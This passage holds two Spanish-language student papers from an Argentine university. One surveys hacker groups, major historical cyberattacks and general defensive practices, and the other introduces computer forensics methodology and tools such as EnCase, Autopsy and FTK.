Como tercer y último grupo, se analiza a TeaM p0isoN (Equipo Veneno). Este grupo fue creado en 2010 por TriCk (Junaid Hussain), un hacker de tan solo 15 años que pertenecía a ZHC (ZCompany Hacking Crew) y sus otros miembros eran conocidos bajo los seudónimos de iN^SaNe, MLT, Phantom, C0RPS3, f0rsaken, aXioM y ap0calypse. Su lema era "El conocimiento es poder" [18]. El equipo tuvo sus bases en Inglaterra, país de origen de su fundador, y se adjudicó numerosos ataques cibernéticos como el perpetrado a la página de la OTAN, a Facebook, a la Liga de defensa inglesa, a la empresa BlackBerry y al Email personal del primer ministro del mismo país, Tony Blair [19]. TeaM p0isoN se hacía llamar a sí mismos un grupo de ciberactivismo político, que además era pro-palestino, y su objetivo principal era destapar secretos gubernamentales [18]. Además, este equipo fue el responsable de la Operación Robín Hood, llevada a cabo junto a Anonymous, que consistió en atacar a distintos bancos a lo largo de todo el mundo, robar sus fondos y repartirlos a numerosas organizaciones benéficas. En 2012 el grupo se disolvió tras el arresto de Hussain [20].

Existen otros grupos importantes en lo que a Hacking y Cracking se refiere, tales como MilW0rm, Tarh Andishan, CCC (Chaos Computer Club), Level Seven Crew, etc. Sin embargo, se analizan a Anonymous, Lulzsec y TeaM P0isoN debido a que son los de mayor renombre [40].

4. Ciberataques destacados

En esta sección se desarrollan los daños y consecuencias de los ciberataques más importantes en la historia del hacking. Desde el virus I Love You, uno de los más impactante en la historia; pasando por los ciberataques de Taiwán, Estonia, Lituania y Estados Unidos; el gusano informático Stuxnet; para finalizar explicando el ransomware WannaCry.

Virus I Love You (2000): es un gusano informático de magnitud global, atacando Filipinas y expandiéndose a lo largo del mundo en tan solo un día [36]. Este virus simulaba ser un mail de amor, para luego ser propagado a todos los contactos del usuario. Las pérdidas de este virus fueron de cerca de diez billones de dólares [35].

Ciberataque en Taiwán (2003): Taiwán fue víctima de un ciberataque del cual culpó a China [21]. Este ataque, progresivo y organizado, dejó fuera de servicio a hospitales, a la Bolsa, e incluso varios semáforos. Consistió en una denegación de servicios (DDoS), sumado a varios virus y troyanos provenientes de provincias chinas [22].

Ciberataque a Estonia (2007): efectuados el 27 de abril de 2007, y el 18 de mayo del mismo año. [30]. Luego de los simples y poco impactantes ataques de abril, se registraron 21 ataques DDoS durante el 3 de mayo de 2007, 17 durante el 4 de mayo, 31 durante el 8 de mayo, 58 durante el 9 de mayo y 1 durante el 11 de mayo. También se presentaron Ataques de desfiguración de sitios web (web site defacement) donde se modificó el contenido de sitios web oficiales, como sitios de bancos e incluso pequeñas escuelas, poniendo como ejemplo el caso de la página web del partido político del primer ministro Andrus Ansip, donde colgaron una imagen de él con el bigote de Hitler [22; 30; 31].

Ciberataque a Lituania (2008): un ataque DDoS dejó fuera de servicio a la Agencia Tributaria Estatal por varias horas [32].

El ataque de Stuxnet, Irán (2010): las plantas nucleares de Irán fueron atacadas por un virus denominado Stuxnet. Cerca de mil máquinas que participaban en la producción de materiales nucleares fueron ordenadas a destruirse, dejando fuera de servicio al 20% de las centrifugadoras de la planta de Natanz [33; 34].

Ciberataque a Estados Unidos (2015): procedente de china; filtró datos de 21.5 millones de personas, sean contraseñas, nombres de usuario, o hasta huellas dactilares [32].

Ransomware WannaCry (2017): también llamado WannaCrypt, WCry o bien WanaCrypt0r [23; 24], es uno de los ciberataques más conocidos en la historia moderna; ya que se extendió globalmente afectando a países tales como Estados Unidos, Taiwán, España, Italia, Chile, Portugal, Reino Unido y Rusia, siendo esta última la más afectada [24; 25]. El ransomware explotó el 12 de mayo de 2017, bloqueando cientos de ordenadores cifrando los ficheros del disco duro y cambiando la extensión de los archivos infectados por "wncry", dejándolos inutilizables [26; 27]. Posteriormente se solicita un rescate para desbloquearlo, el cual debería ser de una cantidad de 300 a 600 dólares en una transacción efectuada mediante criptomonedas de bitcoin [26; 28]. Este masivo ciberataque afectó en su totalidad a más de 230.000 computadoras en 150 países distintos, recolectando más de 140.000 dólares en bitcoins [29].

5. Técnicas y herramientas para la defensa contra ciberataques

A lo largo de la historia han sucedido una gran cantidad de ciberataques, y se han desarrollado incontables medidas de seguridad para la protección de la información; aún así se está lejos de crear sistemas que sean por completo invulnerables, ya que así como mejoran las defensas, los Crackers mejoran sus ataques y se adaptan a los nuevos sistemas [37]. Cabe destacar que en esta sección no se evalúa la seguridad a nivel físico (Hardware), sino que se analiza desde el punto de vista de la protección de datos.

La primera forma de defensa es la educación, es importante saber cómo piensa el atacante y cuáles son las fases de un ciberataque. Como bien lo señala Jorge Mieres en su ensayo [37], existen cinco etapas por las que suele pasar un ataque:

Fase 1 - Reconocimiento: aquí se obtiene información del objetivo que puede ser una persona u organización.

Fase 2 - Exploración: en esta etapa se relaciona con obtener información del sistema de la persona u organización; esto se refiere a dirección ip, sistema operativo, nombres de host, datos de autenticación.

Fase 3 - Obtener Acceso: en esta fase, se utilizan los datos obtenidos previamente para explotar las posibles vulnerabilidades. Algunas de las más comunes son: Denial of Service (DoS), Distributed Denial of Service (DDos), Password filtering y Session hijacking [37].

Fase 4 - Mantener el Acceso: una vez que el atacante ha logrado acceder al sistema, se procede a la implementación de herramientas para facilitar y habilitar el acceso en un futuro. Para esto suelen utilizarse rootkits, troyanos y backdoors.

Fase 5 - Borrar huellas: completada la fase 4, el atacante buscará borrar el rastro de su intrusión en el sistema para protegerse de cualquier profesional de seguridad. Para esto buscará borrar los archivos de registro o alarmas de cualquier tipo de sistema de detección de intrusos.

La información de estas fases se utiliza para determinar los factores importantes para mejorar la defensa de un sistema.

La segunda forma de defensa que suele implementarse es la alteración de los sistemas predeterminados, ya que las configuraciones predeterminadas, ya sea en sistemas de protección de firewall o anti-

malware, suelen ser objetivos comunes debido a que no las suelen cambiar [37]. Por esto, como son utilizadas por las grandes masas, si no se cambian, a lo largo del tiempo sus vulnerabilidades son más y más explotadas. Por esto, las compañías como Windows y de servicios anti-malware como Avast suelen contar con "Updates" o "patches" (parches de actualizaciones) muy frecuentes, los cuales no cambian demasiado el programa, pero suelen cambiar los métodos de reconocimientos de malware y si trabajan con encriptación de datos, suelen cambiar de llave constantemente, de esta manera haciéndose más difícil de explotar las mismas vulnerabilidades en varios sistemas. Cómo lo explica Javier Areitio [38], las vulnerabilidades pueden entenderse como la posibilidad de una amenaza sobre dicho sistema. "Las vulnerabilidades pueden ser permanentes a no ser que se produzcan cambios en el activo, de forma que lo haga insensible a la vulnerabilidad.".

La tercera forma de defensa son los grupos de control de vulnerabilidades sobre el valor de la información [39]. Esto es, en una empresa u organización se contrata un grupo de profesionales en seguridad informática los cuales evalúan las vulnerabilidades del sistema. Determinan si el valor de la información es sustancial al esfuerzo que se necesita para acceder a ella, por ejemplo: no es necesario tener la mejor seguridad disponible hoy en día para proteger un computador personal. Además, el uso de profesionales para evaluar la seguridad de un sistema otorga una mirada más crítica a la seguridad del sistema y de contra qué, quiénes y sobre qué intereses se lo desea proteger.

6. Conclusiones

La mala difusión y el uso inadecuado de la palabra hacker ha causado una importante desinformación en la sociedad que ha deformado y difamado la reputación de estos individuos. En cierto grado, esta mala popularidad se debe a la cantidad de ciberataques y los grandes daños que se han causado en distintos países del mundo a causa de ataques informáticos realizados por aquellos profesionales no éticos. Sin embargo, en la otra cara de la moneda, la ética hacker reúne a aquellos expertos que combaten el cibercrímen o utilizan sus conocimientos para el bien común, ayudando a la comunidad cibernética o protestando en contra de injusticias globales, así como lo hacen diversos grupos hacktivistas.

Como futuras líneas de trabajo se prevé indagar sobre la innovadora tendencia de las organizaciones de pagar a los hackers para que logren burlar su seguridad e informar el error. También se analizará el proceso de aprendizaje por el cual deben transitar estos profesionales de la ciberseguridad, identificando el abanico de herramientas informáticas con las que cuentan para realizar sus trabajos.

Referencias

[1] H. Pekka, "Prefacio" en La ética del hacker y el espíritu de la era de la información, Finlandia, Vintage, 2002, 5-8. [En línea] Disponible en: http://bit.ly/2LGJQUM. [Accedido: 2-sep-2019]
[2] M. Valle, "La RAE añade acepciones a las palabras «hacker» y «cracker»", Dic. 2017. [En línea] Disponible en: http://bit.ly/2EGX15S. [Accedido: 2-sep-2019]
[3] T.V. Osvaldo Alejandro, "Desarrollo de una guía técnica estándar para aplicar herramientas de Ethical Hacking en redes de datos, dirigidos a PYMES", disertación, Depto. Ing. Sist., Pontificia Universidad Católica del Ecuador, Quito, Ecuador, 2016. [En línea] Disponible en http://bit.ly/2W7WW3O. [Accedido: 2-sep-2019]
[4] RAYMOND, Eric. "Cómo convertirse en hacker".2001. [En línea] Disponible en: http://bit.ly/2Wa3N3L. [Accedido: 2-sep-2019]
[5] HIMANEN, Pekka. La ética del hacker y el espíritu de la era de la información. 2002.[En línea] Disponible en: http://bit.ly/2WdieUR. [Accedido: 2-sep-2019]
[6] JARA, Hector; PACHECO, Federico G. Ethical Hacking 2.0. Usershop, 2012. [En línea] Disponible en: http://bit.ly/30U5wJe. [Accedido: 2-sep-2019]
[7] ROSTECK, Tanja S. Hackers: rebeldes con causa. 2005. [En línea] Disponible en http://bit.ly/2YTvHOj. [Accedido: 2-sep-2019]
[8] RAYMOND, Eric. Breve historia de la cultura hacker. *La gran explosión de la web*. 2000. p. 7955-8. [En línea] Disponible en: http://bit.ly/320CCA3. [Accedido: 2-sep-2019]

[9] FSF, Visión general del sistema GNU, Actualizado 2017 [En línea] Disponible en: https://bit.ly/2WOUdmA. [Accedido: 2-sep-2019]
[10] VIEITES, Álvaro Gómez. Tipos de ataques e intrusos en las redes informáticas. 2013. [En línea] Disponible en: https://bit.ly/2FHLAka. [Accedido: 2-sep-2019]
[11] LIZAMA MENDOZA, Jorge Alberto. Hackers en el contexto de la sociedad de la información. 2016. Tesis Doctoral. [En línea] Disponible en: http://bit.ly/31cUv63. [Accedido: 2-sep-2019]
[12] ALBARRACÍN LAZO, Carlos Alberto. Estudio de la Seguridad Informática y sus aplicaciones para prevenir la infiltración de los Hackers en las empresas. 2011. Tesis de Licenciatura. Quito: Universidad Israel, 2011. [En línea] Disponible en: http://bit.ly/2WbqLCE. [Accedido: 2-sep-2019]
[13] BATTOCCHIO, Sophia, "Transformaciones de la movilización social a través de la red: El caso Anonymous", Tesis de fin de master, Depto. De Psicología, Univ. Complutense de Madrid, España, 2014. [En línea] Disponible en: https://bit.ly/2wtU2ye. [Accedido: 15-jun-2019]
[14] VELASCO, Pilar. "Un miembro de Anonymous : El objetivo principal para nosotros era el FBI". Enero 20, 2012. Ultimo acceso: 29/05/2019-12:45. [En línea] Disponible en: https://bit.ly/2JJUW23. [Accedido: 2-sep-2019]
[15] RPP, "Los ataques informáticos más importantes de Anonymous". Enero 19, 2012. [En línea] Disponible en: https://bit.ly/2XfpNXp. [Accedido: 2-sep-2019]
[16] ALCALÁ, María Ignacia, RODRÍGUEZ, Nelesi. "Hacktivismo: La nueva cara de la participación" en "Comunicación: estudios venezolanos de comunicación". Pp.38-45. Venezuela, Caracas. dic. 2012. [En línea] Disponible en: http://bit.ly/2L3X6cB. [Accedido: 2-sep-2019]
[17] HELD, Warren V. Hacktivism: An analysis of the motive to disseminate confidential information. 2012.[En línea] Disponible en: http://bit.ly/2WMsPFs. [Accedido: 2-sep-2019]
[18] HAMID, Nafees. "The British Hacker Who Became the Islamic State's Chief Terror Cybercoach: A Profile of Junaid Hussain". Abril, 2018. [Online] Disponible en: https://bit.ly/2vPt6v8
[19] DE FRUTOS MUÑOZ, Ana. "Los grupos de hackers más famosos de todos los tiempos - Página 3". Enero 24. 2016. Último acceso: 29/05/2019-15.32). [En línea] Disponible en: https://bit.ly/2WdE0aX. [Accedido: 2-sep-2019]
[20] SMOLAX, Max. "Two Possible TeaMp0isoN Members Arrested". Abril 13, 2012. [En línea] Disponible en: http://bit.ly/2ESSu5c. [Accedido: 2-sep-2019]
[21] FERRERO, Julio Alberto. La Ciberguerra, génesis y evolución. Revista General de Marina, 2013, vol. 264, p. 81-97. [En línea] Disponible en: http://bit.ly/2WjcJUo. [Accedido: 2-sep-2019]
[22] JIMÉNEZ CANO, Rosa. "Nadie está a salvo de esta ciberguerra". Diciembre. 10, 2010. [En línea] Disponible en: http://bit.ly/2ENyVeQ. [Accedido: 2-sep-2019]
[23] MÉNDEZ, Manuel Ángel. "Así fue el primer ciberataque masivo que ha paralizado el mundo". Mayo. 13, 2017. [En línea] Disponible en: http://bit.ly/2ER0Vhx. [Accedido: 2-sep-2019]
[24] BBC Mundo. "Ciberataque masivo: ¿quiénes fueron los países e instituciones más afectados por el virus WannaCry?". Mayo. 15, 2017. [En línea] Disponible en: https://bbc.in/2Z6yjbL. [Accedido: 2-sep-2019]
[25] BBC Mundo. "El joven de 22 años que se hizo "héroe" al detener el virus que secuestró computadoras en unos 150 países". Mayo. 13, 2017. [En línea] Disponible en: https://bbc.in/2WHO4bx. [Accedido: 2-sep-2019]
[26] JAIMOVICH, Desirée. "Cómo surgió y se propagó WannaCry, uno de los ciberataques más grandes de la historia". Mayo. 12, 2018. [En línea] Disponible en: http://bit.ly/2KpwMta. [Accedido: 2-sep-2019]
[27] OLIVEIRA, Joana; Jiménez Cano, Rosa. "El ataque de 'ransomware' se extiende a escala global". Mayo. 15, 2017. [En línea] Disponible en: http://bit.ly/2IhvptV. [Accedido: 2-sep-2019]
[28] MUÑOZ, Ramón. "El Gobierno confirma un ciberataque masivo a empresas españolas". Mayo. 12, 2017. [En línea] Disponible en: http://bit.ly/2EOAKbm. [Accedido: 2-sep-2019]
[29] DEILOTTE. "Ataque masivo Ransomware WannaCry". 2017. [En línea] Disponible en: http://bit.ly/2HSHEyj. [Accedido: 2-sep-2019]
[30] ARTILES, Nestor Ganuza. Situación de la Ciberseguridad en el ámbito internacional y en la OTAN. Cuadernos de estrategia, 2011, no 149, p. 165-214. [En línea] Disponible en: http://bit.ly/2XiQI4F. [Accedido: 2-sep-2019]
[31] KIRK, Jeremy. "Estonia recovers from massive denial-of-service attack". Mayo. 17, 2007. [En línea] Disponible en: http://bit.ly/2W7yCRH. [Accedido: 2-sep-2019]
[32] AZZOLINI, Carlos Martín. Ciberseguridad en la República Argentina y su perspectiva futura. 2017. [En línea] Disponible en: http://bit.ly/318FzWC. [Accedido: 2-sep-2019]
[33] KAMLOFSKY, Jorge, et al. Un Enfoque para Disminuir los Efectos de los Ciber-ataques a las Infraestructuras Críticas. En CONAIISI 2015: MEMORIAS DEL III CONGRESO NACIONAL DE INGENIERÍA INFORMÁTICA/SISTEMAS DE INFORMACIÓN. ISSN: 2346. 2015. [En línea] Disponible en: http://bit.ly/2Xpls3R. [Accedido: 2-sep-2019]
[34] BBC Mundo. "El virus que tomó control de mil máquinas y les ordenó autodestruirse". Octubre. 11, 2015. [En línea] Disponible en: https://bbc.in/2MqZb4S. [Accedido: 2-sep-2019]

[35] INFANTE MOYANO, J. P. Ciberseguridad como base fundamental en las operaciones de la cadena logística en comercio internacional según el SGCS BASC. [En línea] Disponible en: http://bit.ly/2HTER7R. [Accedido: 2-sep-2019]

[36] LAZAR, Elena; COSTESCU, Dragos Nicolae. Los ciberataques: una noción sin tipificación, pero con un futuro. Anuario da Facultade de Dereito da Universidade da Coruña, 2018, vol. 22, p. 157-175. [En línea] Disponible en: http://bit.ly/2KnTOk9. [Accedido: 2-sep-2019]

[37]: MIERES, Jorge. Ataques informáticos. Debilidades de seguridad comúnmente explotadas). 2009. [En línea] Disponible en: http://bit.ly/2Wm2b2g. [Accedido: 2-sep-2019]

[38] BERTOLÍN, Javier Areitio, et al. Seguridad de la información. Redes, informática y sistemas de información. Editorial Paraninfo, 2008. [En línea] Disponible en: http://bit.ly/2wF1tTi. [Accedido: 2-sep-2019]

[39] MONSALVE-PULIDO, Julián Alberto; APONTE-NOVOA, Fredy Andrés; CHAVES-TAMAYO, David Fernando. Estudio y gestión de vulnerabilidades informáticas para una empresa privada en el departamento de Boyacá (Colombia). Revista Facultad de Ingeniería, 2014, vol. 23, no 37, p. 65-72. [En línea] Disponible en: http://bit.ly/2KvRNDh. [Accedido: 2-sep-2019]

[40] COLEMAN, Gabriella. Hacker politics and publics. Public Culture, 2011, vol. 23, no 3 (65), p. 511-516. [En línea] Disponible en: http://bit.ly/2G9YW8x. [Accedido: 2-sep-2019]

[41] SOLORZANO, Sofía Flores. GNU/Linux desde la construcción social de la tecnología. *Reflexiones*, 2010, vol. 89, no 1, p. 87-95. [En línea] Disponible en: http://bit.ly/2znhJJL. [Accedido: 2-sep-2019]

[42] STALLMAN, R. (2004). *Software libre para una sociedad libre*. Madrid: Traficantes de Sueños, 2004. [En línea] Disponible en: http://bit.ly/2U13AM3. [Accedido: 2-sep-2019]

La Informática Forense en la resolución de delitos

Azcoaga, Sofía; Benedetti, Santiago Simón; Berro, Camila; Terrazas, Nahuel; Kevorkian, Joaquín

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

{sofiaazc3@hotmail.com, santibene21@icloud.com, camiberro.cb@gmail.com, nahuelterrazas@gmail.com, joaquinkevorkian@gmail.com}

Abstract

El objetivo del presente trabajo es comprender el área de la Informática Forense, de qué se trata, qué utilidad tiene y la metodología que utiliza para llevarse a cabo de manera correcta, concluyendo en la importancia de su estudio. Para lograr una buena aplicación de esta disciplina es necesario que se sigan una serie de pasos, los cuales tienen que ver con la recolección de datos, el análisis de ellos, y la realización de un reporte que permita preservar formalmente la información obtenida. Todos estos pasos utilizan una serie de herramientas que le permiten al especialista forense realizarlos de manera óptima.

Palabras Clave

Análisis Forense, informática, herramientas, TIC`s, metodología, organizaciones, empresas, avance tecnológico, delitos cibernéticos.

1. Introducción

La Informática Forense hace referencia a una rama de la Informática que tiene sus inicios a fines de los ochenta. En ella se emplean métodos relacionados con el análisis de datos y pruebas digitales desde una máquina computacional, para la resolución o prevención de delitos, ya sean delitos de carácter informático o incluso de otros ámbitos [1]. Con el incremento en el uso de las nuevas Tecnologías de la Información y la Comunicación (TIC´s que ofrecen nuevas y mejores oportunidades que permiten diseñar, producir e innovar para aumentar la competitividad) [2], se pone en evidencia que, por más que los crímenes ocurridos no sean cibernéticos, suele existir algún dispositivo electrónico involucrado, del cual se pueden extraer pruebas [3].

En este contexto, el cómputo forense se basa en adquirir, preservar, obtener y presentar datos que han sido procesados electrónicamente y guardados en soportes informáticos. Este método permite recuperar o rastrear datos que fueron eliminados o escondidos, lo que representa un avance significativo en las pericias cibernéticas [4]. La aplicación del análisis forense se realiza a través de variadas herramientas y metodologías, enfocándose en ciertas situaciones particulares, ya que no todos los casos son iguales y no todos se resuelven de la misma manera.

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Sistemas y Organizaciones”, primer año de cursada) es analizar el rol de la Informática Forense para la resolución de delitos.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se define el concepto de análisis forense. En la sección 2, se analiza las ventajas y las desventajas de las TIC´s y cómo se relacionan con la Informática Forense. En la sección 3, se explican las diferentes metodologías y herramientas que permiten el análisis forense. Finalmente, en la sección 4, se detallan las conclusiones y futuras líneas de trabajo.

2. Informática Forense

El Análisis Forense es un área de la Informática que trata de reconstruir cómo un sistema ha sido vulnerado tras un incidente de Seguridad mediante distintos métodos y herramientas. Este análisis permite determinar quién, desde dónde, cómo, cuándo y qué acciones ha llevado a cabo un intruso [3].

Tal y como la define el FBI, “la Informática Forense es la ciencia de adquirir, preservar, obtener y presentar datos que han sido procesados electrónicamente y guardados en un medio computacional” [5]. Es posible afirmar, entonces, que es la rama de la

informática que interviene en la resolución de delitos por medio de la recolección, análisis y validación de pruebas digitales, convirtiéndose, así, en una disciplina auxiliar de la justicia moderna [6].

Esta ciencia permite identificar las violaciones cometidas contra los sistemas de información y mediante un análisis de los datos obtenidos es posible determinar la procedencia de las mismas, preservando los registros que luego pueden ser utilizados para conseguir justicia legal [7].

A su vez, en delitos no cibernéticos, la Informática Forense permite, de todas maneras, seguir el curso de información específica que pueda ser considerada útil como evidencia en un caso judicial, siempre y cuando la misma no haya sido alterada de ninguna manera y cualquier copia que se hubiera realizado fuera idéntica a la original.

2.1 Objetivos de la Informática Forense

La Informática Forense (IF) persigue distintos objetivos: preventivos, correctivos, probatorios y auditores [8].
A continuación se detalla cada uno de ellos:
Fines preventivos: ayudan a prevenir posibles delitos informáticos. Los encargados de seguridad de la empresa u organización utilizan las herramientas de la informática forense, realizando pruebas y "ataques" para confirmar que su seguridad cumple con lo deseado.
Fines correctivos: si se encuentra un fallo en alguna prueba de seguridad, se utilizan las herramientas de la informática forense para corregirlo.
Fines probatorios: se busca obtener información sobre la intrusión en el sistema, el traslado de datos, la creación y destrucción de archivos, etc. Se puede llegar a descubrir el o los causantes del delito, y con el conjunto de información obtenida, utilizarla como prueba con validez legal ante un juzgado.
Fines auditores: relacionados con los fines correctivos, se programa una auditoría de seguridad para probar periódicamente si los sistemas de seguridad están funcionando correctamente.

2.2 Las TICs y la Informática Forense

El uso de tecnologías basadas en las TIC´s (Tecnologías de Información y Comunicación) ocasiona la importante revolución económica denominada "Globalización". Como consecuencia de este proceso, se incrementan las relaciones entre los distintos países, lo cual permite la comunicación de las organizaciones alrededor de todo el mundo [9].

La aplicación de las TIC´s permite que, hoy en día, las empresas aprovechen los nuevos recursos tecnológicos para su propio crecimiento y les ofrece una mayor competitividad con respecto al resto de las organizaciones [10].

Las tecnologías tienen como finalidad brindar soluciones y mejoramiento para el funcionamiento óptimo de los procesos dentro de una organización, para que éstas puedan alcanzar los objetivos establecidos.
El uso de las TIC´s puede ser ventajoso para las empresas. Esto es debido a su flexibilidad tanto funcional como operativa, su soporte a las necesidades de una organización y su capacidad de evolucionar constantemente [11].

Aunque parezca que las TIC´s solo tienen aplicaciones beneficiosas, éstas también poseen ciertas desventajas a tener en cuenta. Algunas de ellas son fuga de información, robo, modificación ilegal de datos, pérdida de capacidades de procesamiento y daño de equipos [12].

Una de las desventajas más significativas es la vulnerabilidad a delitos informáticos [13]. Es por ello que se deben tomar medidas preventivas para evitar que ocurran estos hechos delictivos. De todas formas, siempre existe la posibilidad de que ocurra dicha situación. El Análisis Forense es una

herramienta que toma un rol muy importante a la hora de resolver este tipo de problemas [14].

El uso de las TIC´s ha ido aumentando durante los últimos años debido a que cada vez más dispositivos tecnológicos se encuentran involucrados en la sociedad o en una organización. Además, cada vez son más las empresas que están ligadas al uso de las TIC´s, lo que pone a las organizaciones en una situación de mayor vulnerabilidad a los ataques cibernéticos [15].

Entre los años 2011 y 2012, las víctimas de delitos informáticos aumentaron de un 10% a un 13% a nivel global (entre el 8% al 12% en algunos países, mientras que en casos extremos hasta un 40%) [16].

Es posible afirmar que el avance de las TIC´s en las organizaciones se encuentra en constante relación con el área del Análisis Forense. El aumento de la aplicación de las tecnologías permite el avance y el crecimiento del área que se dedica al análisis de delitos relacionados con la información [4].

3. Metodologías y herramientas de la Informática Forense

La metodología en la cual se basa la IF consta de cuatro etapas: la primera se basa en la identificación de equipos que puedan contener evidencia y la recolección de la misma; la segunda, implica la preservación de los datos digitales y la garantía de que éstos no serán alterados o modificados; la tercera etapa se relaciona con el análisis de las copias de datos realizadas, en busca de evidencias que puedan resultar útiles; finalmente, debe realizarse un reporte de los datos utilizados, la pruebas halladas y las manipulaciones realizadas [8].

Si se tiene en cuenta lo que dice la IOCE (International Organization on Computer Evidence), hay cinco aspectos que deben ser tomados como principios para el manejo de la evidencia digital [17]:

a. Sobre recolectar evidencia digital, las acciones tomadas no deben cambiar por ningún motivo esta evidencia.
b. Cuando es necesario que una persona tenga acceso a evidencia digital original, esa persona debe ser un profesional forense.
c. Toda la actividad referente a la recolección, el acceso, almacenamiento o a la transferencia de la evidencia digital debe ser documentada completamente, preservada y disponible para la revisión.
d. Un individuo es responsable de todas las acciones tomadas con respecto a la evidencia digital mientras que esta esté en su posesión.
e. Cualquier agencia que sea responsable de recolectar, tener acceso, almacenar o transferir evidencia digital es responsable de cumplir con estos principios.

A continuación, se procede a desarrollar los procedimientos que sigue la metodología y las herramientas de las que se vale. En la subsección 3.1 se desarrollan las etapas de recolección y resguardo de datos. En la 3.2 se explica la etapa de análisis y confección del reporte, mientras que en la subsección 3.3 se enumeran las suites más utilizadas en este proceso.

3.1 Recolección y preservación de datos digitales

Estas dos primeras etapas son una de las más críticas dentro del análisis forense, y es que el análisis posterior e investigación no serían válidos si el trabajo se realiza mal [2].

Las herramientas elegidas por los peritos para la recolección de los datos deben ajustarse a la naturaleza de los dispositivos sometidos, además de ser capaces de preservar la copia original de sus unidades de almacenamiento [18].
Para lograr esto, en algunos casos es posible emplear un aparato físico como lo es un dispositivo de bloqueo de escritura de hardware que imposibilita la alteración de un

HDD mientras que también se trabaja sobre el mismo, por ejemplo, realizando su lectura y clonación. [19].

Existe también la denominada "Evidencia Volátil" y es aquella que permanece por un tiempo determinado, dependiendo de la actividad del equipo [20]. Es este el motivo por lo cual este tipo de información debe ser recopilado de manera inmediata y por lo que las máquinas no deben ser apagadas en caso de encontrarse en funcionamiento. Normalmente se encuentran en la memoria RAM, en la swap ó en la memoria virtual.
Una vez hecha la copia, se debe verificar que los dispositivos de origen y destino sean idénticos para así confirmar la autenticidad de los datos [21].

Ninguno de estos procedimientos podría llevarse a cabo sin las herramientas correctamente aplicadas al caso específico.

3.2 Análisis e interpretación de datos

Esta etapa se caracteriza por ser extensa debido a la gran variedad de herramientas, métodos, técnicas, o procesos que se llevan a cabo. Ya obtenidos los datos a analizar, se debe planificar el procedimiento a seguir dependiendo de qué es lo que realmente se está buscando [18].

El estudio de la línea de tiempo es el punto de partida para todo análisis, ya que con este se reconstruye todo lo que haya pasado en una máquina. Esto se logra buscando ficheros y registros que hayan sido recientemente modificados de algún modo en el último tiempo, incluyendo también nueva información, programas, la eliminación de ellos o cualquier tipo de dato anómalo. Generalmente, las fuentes principales de recogida de información son los siguientes: registro de los sistemas analizados, registro de los sectores de intrusión, registro de cortafuegos, ficheros del sistema analizado. Ejemplo de un posible análisis podría ser detectar la creación de ciertos archivos que no son posibles de encontrar, lo que lleva al perito a iniciar su búsqueda en archivos ocultos o, de ser necesario, la recuperación de éstos [8].

Una vez concluida esta etapa, se procede a finalizar con el reporte de la investigación y explicar los resultados obtenidos, donde debe constar todo procedimiento aplicado correctamente durante el peritaje realizado.

3.3 Herramientas de la Informática Forense

Son variadas las aplicaciones que existen para la realización de un análisis forense.
Cuando las aplicaciones se encuentran agrupadas en un mismo paquete el mismo es denominado suite.
Algunas de las herramientas más utilizadas son:

Encase: plataforma de investigación que recolecta datos e información digitales y realiza análisis. Encase Forensic produce una copia binaria exacta del dispositivo original y luego verifica generando valores hash MD5 de las imágenes y asignando valores CRC a los datos. Gracias a esto se puede comprobar si la información ha sido alterada o manipulada [22].

Autopsy: interfaz gráfica basada en HTML, permite analizar los discos de Windows y UNIX y sistemas de archivos. Permite búsquedas de palabras sobre todo el equipo. Extrae datos EXIF de las imágenes, permite visualizar miniaturas de estas, entre tantas otras herramientas. Al estar basada en HTML, se puede conectar con el servidor de Autopsy de cualquier plataforma con un navegador HTML [23].

Forensic Toolkit (FTK): plataforma de investigación digital aprobada por tribunales, traída al mercado por la empresa AccessData. Una de sus particularidades implica su funcionamiento con base de datos y no con memoria, lo que permite que ante cualquier dificultad, tal como apagón o crash, los avances conseguidos no se pierdan

y los análisis continúen desarrollándose. Además, esta característica implica que los diferentes miembros del equipo puedan acceder a la información en simultáneo. Al igual que la mayoría de las suites, permite la recolección y análisis de evidencias, el descifrado de contraseñas, la recuperación de datos borrados, entre otras funciones [24].

Resultados

Los resultados de la investigación muestran que por la gran cantidad de herramientas existentes y el grado de informatización al que se dirige la sociedad, la Informática Forense es de gran utilidad y está en pleno desarrollo. Es posible afirmar que la Informática Forense es una disciplina de amplia aplicación y ha sido de gran importancia en los Tribunales de Justicia. Se destaca, la existencia de una metodología avalada por una institución especializada (IOCE), que establece las etapas de las que no puede prescindir un análisis forense informático.

Según una encuesta ad-hoc realizada en 2009 [25] se sabe que:

-El 75% de empresas con proveedores en el exterior tiene conexión remota a los sistemas de información de la organización.

-Tener proveedores en el exterior estimula el uso de la telefonía IP y teleconferencia/ videoconferencias. Respectivamente 50% y el 63% de las empresas con proveedores en el exterior las utiliza.

-Todas las empresas declaran tener conexión a Internet.

-Alrededor del 80% utiliza conexión a Internet en banda ancha.

-Más del 50% utiliza conexiones inalámbricas. Ninguna utiliza conexión Dial-up.

-Respecto al uso que hacen de Internet, del total de las empresas, al menos el 80% utiliza e-banking, alrededor del 40% compra bienes o servicios on-line.

-Más del 80 % de las empresas posee redes de área local (LAN).

El propósito de estos datos es dar a conocer la aplicación de las tecnologías de la información, en Argentina, para el año 2009. Se debe tener en consideración, a su vez, el crecimiento exponencial de estas en los últimos diez años.

Conclusiones

Es posible afirmar que resulta beneficioso estudiar la Informática Forense ya que, con el avance de la tecnología, fue creciendo a lo largo del tiempo y hoy en día es una herramienta fundamental a la hora de resolver delitos que involucren dispositivos electrónicos, sobre todo en organizaciones, las cuales son las más vulnerables a sufrir este tipo de ataques. También, es posible observar que la Informática Forense es una disciplina y, como en cualquier otra, surge la necesidad de seguir una metodología, que aplicada de la forma correcta permite que se logren los objetivos que se propone, entre los cuales se encuentran el de resolver delitos en el ámbito tecnológico y prevenirlos. Cuanto mejor se realicen las tareas relacionadas con esta área, más eficiente y eficazmente se desarrollarán las empresas. Esto es debido a que la Informática Forense se encuentra fuertemente ligada con las organizaciones, ya que permite que éstas tengan una ventaja a la hora de resolver problemas que se relacionan con la pérdida de información a causa de agentes externos no deseados.

Como futuras líneas de trabajo, se buscará ampliar los estudios en lo que respecta a las herramientas existentes y sus aplicaciones en la Informática Forense, tanto herramientas hardware como herramientas software.
Se estudiará también, acerca de las posibles aplicaciones en materia legal de las pericias obtenidas a causa de las herramientas de la Informática Forense.

Referencias

